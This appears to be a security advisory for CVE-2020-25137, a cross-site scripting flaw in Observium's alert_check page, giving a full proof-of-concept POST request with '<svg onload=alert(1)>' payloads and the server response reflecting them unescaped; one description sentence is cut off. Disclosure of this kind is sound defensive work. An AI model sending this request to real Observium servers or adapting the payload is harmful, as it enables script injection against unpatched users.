mariuszpoplawski / **CVE-2020-25137**

Created 2 years ago

☆ Star

Code   Revisions 1

CVE-2020-25137

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CVE-2020-25137
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Cross Site Scripting in alert_check

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[Description]
Penetration test has shown that the application is vulnerable to Cross-Site Scripting (XSS) due to the fact that it is possible to inject a

[Additional Information]


Example request that allows to trigger XSS payload.

POST /alert_check/alert_test_id=6/ HTTP/1.1
Host: localhost
Connection: close
Content-Length: 281
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Cookie: OBSID=tpd8kh67hrtn6amqhqfqich6fu0f5gpq; ckey=ded90eb088c29c15976307a4e5db59e0; dkey=efbae2c2a415a9dc0544005f8fd6ef80; observium_scr

alert_test_id=6&alert_name=xyz1231337%3Csvg+onload%3Dalert%281%29%3E&alert_message=xyz1231338%3Csvg+onload%3Dalert%282%29%3E&alert_delay=11

Partial of server response:

HTTP/1.1 200 OK
Date: Wed, 12 Aug 2020 11:03:16 GMT
Server: Apache/2.4.6 (Red Hat Enterprise Linux) OpenSSL/1.0.2k-fips PHP/7.0.30
Strict-Transport-Security: max-age=63072000; includeSubdomains;
X-Frame-Options: DENY
X-Powered-By: PHP/7.0.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: OBSID=tpd8kh67hrtn6amqhqfqich6fu0f5gpq; expires=Wed, 12-Aug-2020 11:33:17 GMT; Max-Age=1800; path=/; secure;HttpOnly;Secure
X-XSS-Protection: 1; mode=block
X-Permitted-Cross-Domain-Policies: none
Content-Security-Policy: sandbox allow-forms allow-scripts allow-same-origin;
X-Content-Type-Options: nosniff
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 1232438

<!DOCTYPE html>
<html lang="en">
<head>
    <base href="https://localhost/"/>
    <meta http-equiv="content-type" content="text/html; charset=utf-8"/>
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1"/>
(…)
  <div class="box-header with-border">
<h3 class="box-title">xyz1231337<svg onload=alert(1)></h3>
  </div>



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[VulnerabilityType Other]
Cross Site Scripting

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[Vendor of Product]
https://www.observium.org/

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[Affected Product Code Base]
Professional, Enterprise & Community 20.8.10631

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[Affected Component]
alert_check

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[Attack Type]
Remote
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

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[Reference]
https://github.com/OWASP/ASVS/blob/master/4.0/en/0x13-V5-Validation-Sanitization-Encoding.md
https://www.owasp.org/images/b/bc/OWASP_Top_10_Proactive_Controls_V3.pdf
https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OTG-INPVAL-001)
https://www.owasp.org/index.php/Testing_for_Stored_Cross_site_scripting_(OTG-INPVAL-002)
https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001)



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[Discoverer]
Mariusz Popławski

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Mariusz Popławski / AFINE.com team
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